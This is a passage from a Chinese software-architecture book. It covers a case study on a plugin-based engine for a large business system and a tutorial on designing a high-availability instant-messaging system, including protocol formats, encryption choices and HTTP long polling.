而“插件化”的目的就是尽量减少这些空间的存在。下面结合一个具体案例说下如何具体实施插件化。这个案例是个源码过千万行的业务系统，整个开发团队规模比较大。该系统集成了很多业务产品，用了很多年，用户很多，需求也一直很频繁，是个核心的业务系统。



我观察过业界一些大的系统，经过大的重构拆分成若干支持系统和业务系统后，拆分出来的系统分别由（组织架构上）独立的团队负责，这样有效减少了团队内沟通的成本。但正如下图所示，拆分后不可避免地遇到了以下 2 个问题。

- 文档
- 碎片化

首先是文档，类似人员更替、排期压力，都会造成原有设计意图得不到贯彻。想靠文档规范和约束，文档、代码同步的代价也很大。

尤其在敏捷开发模式下，大量想法没有落实到文档上，初始设计给人的感觉可能不错，但在实施过程中会越走越偏，留下大量不良的耦合与既有实现，维护成本越来越高。以前在大团队中通过大规模 review 就能在很大程度上避免这个问题，拆分后跨团队 review 实施难度很大，基本起不到什么作用。

其次是碎片化。技术架构和业务架构的拆分是同时进行的。整个系统架构拆分后，研发和产品团队也拆分组成了垂直的团队，迭代速度快了很多。但是垂直化不可避免地带来了碎片化的问题。在垂直体系中，每个产品的流程设计、交互设计都有着极大的自主权。产品间的差异越来越大，业务流程和用户体验都开始碎片化。

碎片化造成用户的学习和使用成本提高，每个团队都认为自己的设计是最适合自己产品的，但用户的反馈则是“为啥你们的产品长的都不一样呢？用起来好累”。然后有些用户就不愿意用这样的系统了。碎片化的问题越来越严重，开始影响到了整个业务目标的实现。我也发现在一些系统中，出现最后老板拍板，把解决碎片化放到最高优先级来解决的情况。


最容易想到消除碎片化的方案是在各产品上再抽一层，做一个新系统（后面称其为 U 系统），把容易碎片化的流程、交互等工作放到这里统一处理，用户只接触 U 系统，不再接触各个产品，自然也就没有碎片化的问题。

可是细想想，这方案无非是把问题搬了个地方。因为 U 系统的需求还是从各产品来的，本来拆完后各产品能自行实现需求（并行），现在只能把需求提到 U 系统等排期（串行），

U 系统很可能成为瓶颈，妨碍业务需求的快速响应。这个方案能保证统一，但丧失了好不容易获得的灵活性，是产品团队不能接受的。

最终解决矛盾的方法就是开始提到的**插件化**。插件化类似软件设计中的“依赖注入”，将整个系统分成“引擎”和“插件”2 部分。用“引擎”保证统一，用“插件”提供灵活性。具体实现时，U 系统是一套“引擎”（可类比为 **spring-core** 这样的框架），自身没有逻辑，只是提供了一组插件规范。引擎可以解析插件，运行插件中指定的逻辑。“插件”由接入的产品提供（可类比为 **spring** 的配置文件），插件中指定了产品需要的各种逻辑，可随时更改。当“插件”注入到“引擎”后，就完成了新产品接入 U 系统的工作。

U 系统的架构如下图所示。



这样设计的好处是，U 系统只用聚焦在做好引擎上就行，大部分提给 U 系统的需求可以做成配置，而配置的更改可交由接入产品来完成。这样 U 系统和接入的产品彼此解耦，有足够的灵活性。至于碎片化的问题，则通过引擎中“用户交互”和“业务流程”2 层来解决。

下面来详细介绍实现。

整个 U 系统由**服务、插件、引擎和通信**这 4 大块组成。

其中服务由 U 系统指定接口，业务产品提供具体实现以供调用。目前业务系统基本都是 Java 实现，RPC 框架支持 U 系统直接发布一个 jar 包，指定每个接入产品必须提供的一组接口（比如基础信息、进行数据校验、提供报表数据等）。每个产品首先要实现这些服务，

然后才能接入 U 系统。

实现服务后，每个产品会提供一个插件（XML）文件，这个文件包含所有定制化的信息，包括以下这些。

- 产品使用的流程。
- 产品提供的服务（地址和接口）。
- 交互界面的 DSL（控件）。
- 数据处理（展示、格式化、转化）。
- 报表（从何处取、如何处理）。

在 U 系统上传这个插件文件后，系统中就多了一个产品，用户也能看到并使用这个产品。引擎保证了所有插件是可以热插拔的，所以业务变更时只需上传新的插件即可，不用重启和上线，非常方便。

下面说一下引擎，引擎是整个系统中最核心的模块，插件的管理、解析和运行都在这里完成。

引擎模块是独立开发的，并没有采用 OSGI 的规范实现，而是实现了一套自定义的规范，这是出于以下几点考虑。

- OSGI 更多定位在服务的注册、发现、隔离和调用，而在 U 系统中，远程 RPC 已有成熟的框架完成服务发现和治理的工作。引擎自身的代码是可控的，采用进程内调用即可，不需要隔离，进程内的依赖管理用 Spring 就足够了。
- OSGI 基本没有交互界面相关的功能，而解析插件提供的用 DSL 处理交互界面和逻辑对引擎来说很重要。
- OSGI 的发布采用 Bundle 方式，可以比较灵活地指定 Import 和 Export 功能。但实际并不需要这么灵活，写死引擎提供的接口可以降低使用成本。另外 Bundle 的构建和发布也没有直接上传 XML 来的简单。

引擎分层如下图所示。



可以看到上图底层是基础服务。像账户、资金、报表这些功能其实很依赖于外部系统，

需要将这些外部系统封装成内部的基础服务供上层调用。这里的难点主要是外部系统经常不稳定,甚至出错。所以在设计这层时要考虑很多容错的方案。比如:

- 异步化,所有的同步接口异步调用,针对某些错误自动重试。
- 自动超时,监控所有未在一定时间内得到处理的请求。
- 对账,在下游系统支持的情况下对每个请求引入 UUID,定时对账。
- 数据修复自动化,可恢复的错误尽量不要引入人工干预。

除此之外,为了稳定起见,引擎的基础服务层会提供自己的服务降级/快速失败功能,以适配没有通过 RPC 框架提供类似功能的外部系统。

基础服务之上是业务流程。U 系统不允许具体产品自定义业务流程,而是提供若干标准流程,由产品在插件中指定。考虑到流程会变,内部实现上使用了工作流引擎,这样流程变更时工作量会小很多。虽然在技术上可行,但短期内不会把工作流引擎开发给业务产品定制。统一流程的业务价值很大,因为终于有办法用技术手段防止流程碎片化了。业务产品再没办法偷偷地改流程了,毕竟流程图都在 U 系统,交互也都在 U 系统的 Server 上进行,业务方想改也改不了。

业务流程之上是自定义逻辑层。接入产品有很多自定义功能,其中相当一部分很难用 xml 表示,所以允许在配置文件中直接提交代码,引擎动态编译并执行这些代码。

在实践中,允许用代码实现的功能大致有以下几种。

- 交互界面初始值的获取。
- 用户输入的转换、处理。
- 系统间交互数据的转换。
- 展示界面数据的格式化。

允许提交代码,很重要的一点就是要处理好安全性,避免提交代码中有错,波及系统的其他部分。这里可以做一个沙盒,让所有自定义代码都在沙盒中运行,沙盒可以保证:

- 不同的沙盒不能互相感知彼此的存在。
- 插件中的代码无法修改沙盒以外(引擎)中的状态。

在实际的设计中,可以在配置文件中用不同的语言实现引擎制订的接口,只需要用 <Java>、<Scala>、<Python>等标签区分用哪种语言实现即可。

当然,支持不同语言会对沙盒机制提出更高的要求,可以采用基于 JVM 的沙盒,通过区分 classloader 来实现隔离,也可以考虑引入 Docker,把沙盒作成一个本机的虚拟环境,这样隔离效果会更好。

至于为什么提交源代码而不是编译好的 jar? 这主要是因为以下几点。

- 要支持脚本语言的话，提交代码的设计会更通用。
- 提交代码可以在更新插件时热编译，发现依赖问题，及时反馈；jar 包只能在运行期抛异常，反馈置后。
- 通过本机缓存可以避免多次编译，做到相同的运行效率。

2.3.2 如何处理用户交互

交互界面是用户体验最大的影响因素，之前一些产品类似功能的交互界面差别很大，用户会很反感。但这里完全由引擎做也不合适，因为界面是业务产品中最易变的部分，引擎都包下来后续维护成本太高。

推荐的做法是提供控件库，把选择界面元素的自由提供给配置文件，但界面的渲染和逻辑由引擎统一负责。具体来说，在插件中可以像 HTML 一样指定文本框、下拉列表等控件，自由地构造界面，但不能自定义 CSS 和 JS，而是由平台统一渲染和校验。

假如插件配置中有这么一行：

```
<date key="testDate" title="测试 Date" required="true" defaultOffsetDays="2"
description="活动开始时间"/>
```

U 系统的界面上会渲染出一个日期选择控件，控件的排版和样式由引擎决定，而不是插件。

引擎会做一些基础校验（比如这里需要非空），更高级的有业务含义的校验规则由引擎把用户输入传给产品异步进行。引擎的控件库包含 20 多种通用控件，包括<table>、<text>、<date>、<checkbox>等交互控件，并通过<row>这样的控件提供简单的排版功能，基本可以满足需要。

特殊的交互需求也是由引擎开发特殊控件，而不是由产品提供，这样在提供灵活性的同时最大程度地保证了前端交互的一致性。从结果来看，因只提供给产品“满足需求的最小自由”，整个系统交互的用户体验还是很统一的。

2.3.3 如何处理数据

为保证数据的一致性，避免用户看到的数据和其他途径不同。U 系统尽量保证产品提供的数

据不落地，而是实时调服务去取。

和前面提到的基础服务一样，这里要考虑到产品服务不可用的情况，所以在界面、流

程设计以及实现中都要很小心，避免一个服务不可用，影响到其他产品功能的正常使用。

出于性能考虑，统计报表的数据是少数的在引擎落地的冗余数据。报表数据通常不可修改，所以一致性问题不大。当然，在极端情况下数据可能会不一致，因此可以提供一个通知机制来做数据订正，但这不是一个正常的功能，并没有在插件中提供出来，只能算是一个后门。这也算是业务系统实际落地时没法做得那么“纯粹”的一个例子。

U 系统上线后，基本同时达到了设计要求：

- 开发高效。引擎和插件解耦后，接入产品可以自助修改服务和开发插件，因为引擎能够快速反馈，发现错误的速度比以前更快，整体开发工作量也比以前少。同时，引擎自身没有业务逻辑，工作少了很多，基本上一到两个人就能完成维护工作。
- 体验统一。以前所有前端要统一的地方都是出个规范文档，希望大家照此执行，但总是渐行渐远。现在这些地方都统一了，很自然地约束住了产品的 RD 和 PM，起到了控制作用。
- 结构清晰。在这套架构下，遇到变更时，RD 会很自然地在脑海中将其区分为引擎要做的工作和插件要做的工作。大家的思路和认知统一，跨组的学习代价就小，整个组织架构也更容易变更。

2.3.4 总结

讨论应用架构时，通常的服务化，包括微服务，更多地聚焦在后端服务的集成上。

本节分享的插件化在此基础上进了一步，不但要集成后端服务，同时要集成前端用户能感知到的流程和交互界面。这个项目的实践表明，这种进一步的集成是可行的，是能兼顾灵活性和一致性的。

插件化的集成方案也有其局限性，比如追求个性化的用户产品，UE 和 PM 的话语权会大很多，在这种场景下实施插件化，流程和 UI 的部分可能会被千奇百怪的业务需求搞得复杂很多。

但对一般的业务系统来说，一致性往往比特立独行更重要，在这种场景下插件化的解决方案还是比较合适的。

2.4 从零开始搭建高可用 IM 系统

沈剑，目前任 58 同城技术委员会主席，高级架构师，优秀讲师。
负责过百度 Hi、58 帮帮等 IM 系统的架构设计。



2.4.1 什么是 IM


1. IM 概述

IM 是“Instant Messaging”的简称，翻译成即时通信。说到即时通信，我们可能最先想到的是一款叫 ICQ 的聊天软件，后来者还有微信、Skype、MSN、momo 等。IM 包含的即时和通信是 2 个关键词。

即时：英文为“instant”或“real time”，表示“立刻”，就是响应非常快，速度的快慢由人的预期决定，而不是绝对时间。IM 消息的发出和送达，达到秒级、毫秒级即可认为是快的。

通信：通信就是双方按照既定协议交换信息。所谓“协议”，就是一个双方约定达成一致的某种约定。

所以“即时通信”，从字面上看，就是快速、按照一定协议交换信息。右边就是一张 ICQ 的截图。



2. IM 系统特性

IM 系统相对其他系统而言有几个如下所示的个性化特点。


(1) 实时性

以 Web IM 为例，Web 站点通常是以请求 / 响应交互的，当 Web IM 一端接收消息时，最直观的做法就是轮询请求收取消息，实时性和轮询间隔有关。其实 Web IM 也可以做到完全实时，后续会讲到如何实现。

（2）推送性

IM 不是请求 / 响应的方式，而是主动推送消息，所以这个“推”是 IM 系统与其他系统不同地方，比如电商或搜索，都是一请求、一响应的方式。

以下图中的股市变化曲线为例，客户端不主动发送请求，曲线会随时间自动变化。



（3）消息可达性

消息可达性即消息的可靠投递，有一个著名的定理：SMC 定理，*Single-Message Communication*, Published in: *Communications, IEEE Transactions on* (Volume:24, Issue:2)，这是一篇很短的论文，文章的结论是，任何端到端的消息传递协议，消息不可能既不丢失也不重复。后续会分享，系统层面的重复可以换取业务层面的不丢失和不重复。

（4）状态一致性

大部分读者应该都知道 XMPP (Extensible Messaging and Presence Protocol) 协议，即可扩展消息和 Presence 协议，这个 Presence 直译就是“出席”，何为出席？大家都到群内签到了，叫出席，没来听讲座叫缺席，IM 用出席缺席表示状态。登录在线叫出席，没登录叫缺席。几乎所有的 IM 请求都和状态相关（比如在线转发、不在线存离线），所以状态的一致性尤为重要。

举个例子，假设用户 A 有 100 个好友，用户 A 加入了 10 个群，每个群有 100 个人。用户 A 在登录的一瞬间，状态由“不在线”变为了“在线”，他的状态的变更需要通知 1100 个人，包括 100 个好友和 1000 个群友，这个扩散系数非常庞大，那要如何做这 1100 个人的状态推送？常见的做法和 Feed、微博类似，你的 100 个好友（实时性要求很高）采用推的模式，你的 1000 个群友采用拉的模式（实时性要求不高）。当然，这里只是说状态很复杂，还没涉及状态一致性问题。

2.4.2 协议设计

网络协议由 3 个要素组成，语义、语法、时序。语义表示具体做什么，语法表示怎么

做，时序表示做的顺序。本节主要讲解重点语法的设计。

IM 的协议分为应用层、安全层和传输层。

1. 应用层

常用的 IM 应用层协议有 3 种。

(1) 文本协议

文本协议是“贴近人类书面语言”的协议，典型示例是 MSN，另外 HTTP 协议也是文本协议，如下图所示。

```
[shenjian@dev02 ~]$ curl -v musicml.net
* About to connect() to musicml.net port 80
* Trying 199.231.87.224... connected
* Connected to musicml.net (199.231.87.224) port 80
> GET / HTTP/1.1
> User-Agent: curl/7.15.5 (x86_64-redhat-linux-gnu)
> Host: musicml.net
> Accept: */*

```

文本协议有几个特点。

- 可读性好、便于调试。
- 扩展性也好 (key: value)。
- 解析效率一般 (一行一行读入，按照冒号分割，解析 key 和 value)。
- 对二进制的支持不高，比如语音、视频。

(2) 二进制协议

二进制协议最典型的是 IP 协议，如下图所示。

IPv4 Header Format																																	
Offsets	Octet	0				1								2								3											
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP				ECN				Total Length															
4	32	Identification												Flags				Fragment Offset															
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															

二进制协议一般定长包头和可扩展变长包体，每个字段固定了含义，例如 IP 协议的前 4 个 bit 表示协议版本号 (Version)。IM 中，QQ 使用的是二进制协议。

二进制协议有以下这几个特点。

- 可读性差、难于调试。
- 扩展性不好。如果要扩展字段，旧版协议就不兼容了，所以一般设计时会会有一个 Version 字段。

- 解析效率超高（几乎没有解析代价）。
- 对二进制的支持不高，比如语音、视频。

(3) 流式 XML

XMPP 协议就是使用流式 XML，像 Gtalk、校内通都是基于 XMPP 的。

举一个罗密欧给朱丽叶发消息的例子。

```
<message to='romeo@example.net' from='juliet@example.com' type='chat'
xml:lang='en'>Wherefore art thou,Romeo?
```

XMPP 用 romeo@example.net 来标示一个账号，称为 JID。JID 由 2 部分组成，前半部分是该域中的账号体系，后半部分是域标识¹。XMPP 协议可以实现跨域的互通，例如 Gtalk 和校内通用户聊天。只要服务端实现了 S2S 服务（Server to Server），不过现在的 IM 几乎没有互通需求，所以这个服务基本没有人实现。

XMPP 协议有以下这几个特点：

- 它是准标准协议，可以跨域互通。
- 拥有 XML 的优点，可读性好，扩展性好。
- 解析代价超高（DOM 解析）。
- 有效数据传输率超低（大量的标签）。

我个人强烈建议不要使用 XMPP，特别是无线端 IM，这是 Google 上个世纪的产物了，如果要用，一定要自己做压缩，减少网络流量。

下面来看一个 IM 协议的实际例子，如下图所示，常见的做法是定长二进制包头，可扩展变长包体可以使用文本、XML 等。百度 Hi 的 IM 包体用的是 XML，58 同城的 IM 包体用的是 protobuf，包头负责传输和解析效率，包体与业务无关，负责保证扩展性。

```
//sizeof(cs_header)=16
struct cs_header
{
    uint32_t version; //CS HI
    uint32_t magic_num; //CS
    uint32_t cmd; //E HEADER
    uint32_t len;
    uint8_t data[];
}__attribute__((packed));
```

接下来我们来看一下包头和包体，首先，对于定长包头（16 个字节），有：

- 前 4 个字节是 Version。
- 接下来的 4 个字节是个“魔法数字（magic_num）”，它用来保证数据错位或丢包问

¹ JID 还包含一个 Resource 部分。——编者注。

题，常见的做法是，包头放几个约定好的特殊字符，包尾放几个约定好的特殊字符，发给你的协议，某几个字节位置，是 0x01020304。才是正常报文。

- command（命令号）是用来区分 keepalive 报文、业务报文、密钥交换报文等。
- len（包体长度）告知服务端要接收多长的包体。

对于变长包体，可选择 Xml、protobuf、mcpack 等，某些公司使用 protobuf，我也强烈推荐，主要有以下几个原因：

- 现成的解析库种类多，可以生成 C++、Java、PHP 等代码。
- 自带压缩功能。
- 在工业界已广泛应用。
- Google 制造。

下图展示了一个 protobuf 写的用户登录协议的例子。

```
message CUserLoginReq
{
    optional string username = 1;
    optional string passwd = 2;
    optional string client_version = 3;
    optional bytes device_token = 4;
}
```

2. 安全层

对 IM 协议来说，消息的保密性非常重要，毕竟谁都不希望自己的聊天内容被看到，下面来介绍下 IM 安全层协议。

- HTTPS，稍微复杂一些，代价有点高。
- 自行加解密，有多种密钥管理方式。
 - 固定密钥。服务端和客户端约定好一个密钥，同时约定好一个加密算法（如 AES），每次客户端 IM 在发送前，就用约定好的算法，以及约定好的密钥加密再传输，服务端收到报文后，用约定好的算法、约定好的密钥再解密。这种方式下的密钥和算法对程序员是透明的。有些公司就是这么使用 cookie 的。
 - 一人一密钥。简单说来就是每个人的密钥是固定的，但是每个人之间又不同，其实就是在固定密钥的算法中包含用户的某一特殊属性，比如用户 uid、手机号等。据传，QQ 是这么使用这种方式的（未核实）。
 - 动态密钥。大家了解 SSL 的过程吗？动态密钥——Session——密钥的安全性更高，每次传输交互前协商密钥，客户端第 1 个报文：服务端，请告诉我这次通话的密钥。服务器就随机生成一个，返回给客户端，然后这次会话就用这个密钥来通信，这样可以简单做到动态密钥，但是一旦攻击者截取报文，就能知道你的动

态密钥。

SSL 的用法，是 2 次生成非对称加密密钥，1 次生成对称加密密钥，具体详情这里不展开，有兴趣的读者可以深入研究一下。

3. 传输层 TCP / UDP

现在的 IM 传输层基本都是使用 TCP 的。有了 epoll、kqueue 等技术后，单机多连接就不是瓶颈了，单机几十万链接没什么问题。

我觉得 QQ 使用 UDP 作为传输层协议的原因是十多年前一台服务器支撑不了 1 万个 TCP 连接，腾讯的同时在线量高，没办法，只有用 UDP 了，但 UDP 又不可靠，腾讯使用 UDP 实现了 TCP 的超时 / 重传 / 确认等机制。

2.4.3 Web 聊天室

1. 需求


Web 聊天室需求主要有以下几点。

- 用户可以设置自己的名字。
- 进入聊天室后，可以看到所有其他人的名字。
- 可以看到所有人的聊天。
- 可以发言给所有人。

设置名字或拉取其他人的信息都是简单的请求响应式的需求，这里不再展开，主要重点讲怎么看历史聊天消息，怎么发消息给别人。

2. 系统架构

Web 站点三层架构大家都很熟悉，大致包括下图左侧的部分。LAMP 是个典型解决方案，更典型的是下图右侧的部分。



对于数据层来说，针对聊天室的简单需求，一个存用户信息，一个存消息，有 2 个表就足够了，下面是一个简化后的示例。


```
user(name varchar(16)unique);  
message(time timestamp,name varchar(16),msg varchar(140));
```

有人进入,就往 User 里插入,有人退出,就从 User 里删除,有人发消息,就往 Message 里插入,有人进入,往 Message 里拉取,就能查询历史信息。

3. 技术核心点

Web 聊天室的核心点,在于如何把发送的消息通知 User 表里的所有人。消息实时性,主要有 3 种方式,WebSocket、Flashsocket、HTTP 轮询,本节只讲 HTTP 轮询。

(1) 轮询

什么是轮询?

举个例子,你在火车上想上洗手间,挤到洗手间旁却发现洗手间有人,于是你只能回座位继续等。过了 N 分钟,你又朝洗手间的方向挤过去,却发现洗手间还是有人,又只能回去坐等。这么一而再,再而三地每隔 N 分钟去洗手间查看洗手间是否有蹲位,这就是轮询。

程序代码: `while(1){sleep 500ms; get msg; }`


大部分人最容易想到的解决方案就是轮询 (poll)。十几年前,四通利方、碧海银沙就是用的轮询,轮询拉取消息,每隔几秒往 message 表里拉取最新的聊天室消息,这样做能简单实现一个聊天室。

但轮询问题也显而易见,每隔 N 分钟,轮询调用“获取消息”接口,有可能出现消息的延时,某一时刻刚刚拉取完消息,突然又产生了一条新消息,这条消息就必须等到 N 分钟之后,再次发起“获取消息”轮询时,才有机会获取到。可以降低时间间隔来降低延时,但绝大部分的轮询调用都没有消息返回,这造成服务端极大的资源浪费。

(2) 消息连接

Web 聊天室通过“HTTP 消息连接”来保证消息的绝对实时性,那么何为消息连接?


用户和服务器建立一条 HTTP 连接,专门用来传递 Notify。例如,手机上的 Web 聊天室里,有一个 B 用户专门有一条 HTTP 消息连接,用来投递 Notify (消息),如下图所示。



消息连接如何保证 Web 聊天室消息的实时性呢? 它具有以下这几个特性。


- 没有消息到达的时候, 这个 HTTP 消息连接将被夯住, 不返回, 由于 HTTP 是短连接, 这个 HTTP 消息连接最多被夯住 90s, 就会被断开 (这是浏览器或者 WebServer 的行为)。
- 如果 HTTP 消息连接被断开, 立马再发起一个 HTTP 消息连接。

如下图所示, HTTP 消息连接 90s 超时了, 服务器返回空了, Web 浏览器会立马再次发起一个新的消息连接。目的是保证一个用户一直有一条消息连接连着, 可以接受消息。



- 每次收到消息时, 这个消息连接就能及时将消息带回浏览器页面, 并且在返回后会立马再发起一个 HTTP 消息连接。

如下图所示, 某人发送了一条聊天室消息, 这个消息要投递给 User 里的所有人, B 是其中之一, 此时会有一条消息连接, 消息连接就直接将消息带回, 带回消息后, 立马再发起消息连接。




4. 消息池

以上 3 大特性保证了:

- 任何时间都有消息连接。
- 消息能在第一时间通过消息连接返回。

但这里有个小概率事件，正返回消息（可以认为此时没有消息连接）的瞬间又到达了一条消息。这该怎么办，此时服务端要有一个类似于“消息池”的东西，将这个消息暂存起来。消息连接到达后，从消息池中取回消息，再通过消息连接返回。

我们一起来看看下图中的步骤（1）～（7）。



(1) 消息要投递给聊天室中的所有人，B 是其中之一。

(2) 此时没有消息连接，MSG 放入消息池。

(3) 消息连接来晚了。

(4) 从消息池中获取消息。

(5) 获取到消息。

(6) 返回消息给 Web 浏览器里的 B。

(7) 新的消息连接发起。

因此可得出结论：Web 聊天室可以通过 HTTP 长轮询保证消息的实时性。这种实时性不是通过增加轮询频率，而是通过夯住 HTTP 消息连接来保证的，在大部分时间没有实时消息的情况下，这个 HTTP 消息连接对于 WebServer 的请求压力是 90 秒 1 次，大大节省了 Web 服务器资源。

这个消息连接的思想是一个观察者模式，所有的聊天室用户是 obServer，聊天室是 subject，obServer 订阅 subject，subject 保存有所有 obServer 的集合，当有消息发出，即 subject 发生改变时，可通过 HTTP 消息连接反向通知 subject。

这里重点讨论了 Web 聊天室消息的实时性，聊天消息的可靠投递暂时也先不展开了。

即时，在这里指相对时间而不是绝对时间，对 IM 来讲，一般可以接受在几百毫秒、一秒内完成消息投递（站点应用就接受不了这个时间），这个时间对 IM 服务的网络模型影响很大。IM 的所有业务逻辑，都是在这几百毫秒内完成的。

2.4.4 IM 典型业务场景

IM 业务逻辑有一定的复杂度, 举例一个 IM 中的典型业务场景, 用户 A 将用户 B 加入到分组 G 中。

这里包含的业务逻辑如下。

第 1 步, 判断 A 是否是正常 IM 用户。

第 2 步, 判断 B 是否是正常 IM 用户。

第 3 步, 判断分组 G 是否存在。

第 4 步, A 和 B 是否已经是好友。

第 5 步, 用户 A 是否加黑了 B。

第 6 步, 用户 B 是否加黑了 A。

第 7 步, 用户 A 的添加好友频率是否过快。

第 8 步, 添加好友的验证文字是否合法。即对“我是××, 请加我为好友”进行验证。

第 9 步, 检查 B 的加好友策略, 是“允许所有”、“需要验证”还是“禁止所有”。

都到第 9 步了, 真正的加好友步骤却还没开始, 这里的每一个步骤都不是一个简单的本地 CPU 计算能完成的, 都需要访问数据库或者后端服务, 所以 IM 的业务逻辑是很复杂的, 做过的人懂得。

上面有一个步骤, 是检查加好友的验证短语的合法性。在 IM 系统中, 所有能被别人看到的话, 都要经过 Anti-Spam 验证, Anti-Spam 一般会对敏感词 (政治, 黄色)、消息频率、广告进行过滤, 每一个步骤都会经过很复杂的词库过滤或者分析过滤 (分析一句话是不是广告其实非常复杂)。

2.4.5 疑问与解惑

Q: 在跨域通信网络没有保证的情况下, XMPP 如何保证跨域消息的可靠送达。

IM 消息的可达性是通过超时重传确认保证的, 跨域只是提供了一种不同域的通信机制。

Q: 在应用层协议设计中, 为什么 Version 会放在 magic_num 之前呢? 为什么 magic_num 不是第 1 个呢? 是考虑不同版本的 magic_num 不一样吗?

是的。

Q: 我没懂 magic_num 的作用, 它是常量吗? 另外, 为什么不直接采用 HTTP, 而是自定义协议?

Web 上可以选择 HTTP 作为应用层协议, 直接 TCP 长连接搞的话, 协议得自己来。

Q: 安全层加密, 是对应用层的(定长二进制包头+可扩展变长包体), 都要做加密吗? 包体和业务相关, 要加密。

Q: 现在通信行业的 IM (RCS 等业务) 基本都用 SIP (单独或结合 MSRP) 来做, 协议安全用 TCP/TLS, WebRTC 也用 SIP, 请问除性能外, 您不用这些公共协议而用私有协议的主要出发点还有什么?

自己做更可控, 结合自己业务做优化。另, IM 行业准标准协议是 XMPP。

Q: 用长连接保持消息推送的话, 现在也比较通用了吧?

能用 TCP 就用 TCP, 有些场景, 例如 Web, 选择 HTTP 消息连接是被逼的。

Q: 如何选择实时推送、HTTP 轮询和 WebSocket 呢?

WebSocket 有兼容性问题, 很多浏览器不支持, 据我了解, 大规模高在线的 IM, 好像 Web 端还没有用 WebSocket 做的。

Q: 手机端的聊天室是如何处理用户频繁断线的? 如何在断线后获取服务器端聊天历史, 并与本地聊天历史合并?

Web 聊天室, 消息连接不上, 消息就放在消息池里, 上来再给他, 一定时间上不来就丢掉。消息 ID 可以去重。

Q: 聊天室达到 10 万级别的时候, 在效率推送上是怎么考虑的?

聊天室和群一样, 消息扩散系数很影响性能, 一般群不能到这个级别, 这个级别的群对服务器影响很大(微信群上限是多少? QQ 群上限是多少?)。

Q: 我想问下, 刚说的消息池是全局的还是针对每个用户单独的?

消息池本质是个 map, key 是 uid。

Q: 为什么不用 BOSH (Bidirectional-streams Over Synchronous HTTP) 来描述刚才的 Web HTTP 机制? 有什么细微区别吗?

我猜 BOSH 的本质也是消息连接, BOSH、Comet 还是什么, 称呼不一样, 实现方式

应该是类似的。

Q: 另外你说的移动 IM 不建议 XMPP 协议，是单指 XML 格式本身的缺陷，有效数据太少，数据解析慢，仅仅是这个原因吗？解析这方面有做过具体的性能测试吗？另外如果是有效数据太少，是否稍微扩展后解决大幅度减少无效数据问题。还是有其他方面原因，比如 XMPP 协议本身交互协商次数太多的问题？

XMPP 解析慢，有效传输率低（无线端的表现就是耗流量），你猜用 XMPP 发一个登录包多大？

Q: WebSocket 性能会比 Long-Polling 好多少呢？

TCP 长连接和 HTTP 短连接的差异。

Q: 聊天消息中含 HTML、CSS、JS 的相关代码是如何处理的？


这是一个富文本消息的好问题，服务器不管消息的内容，只进行投递，富文本消息的内容，是客户端需要理解的。

Q: IM 要如何保证时序性？当服务器接收 msgpack 时处理不过来，客户端就会阻塞发送消息。但没阻塞接收的消息。这样发送与接收就不同步了

这个问题一言难尽，简单来说，单对单的消息用 uid+msgid 进行时序保证；群消息用 gid+msgid 进行时序保证。

2.5 360 分布式存储系统 Bada 的架构设计和应用

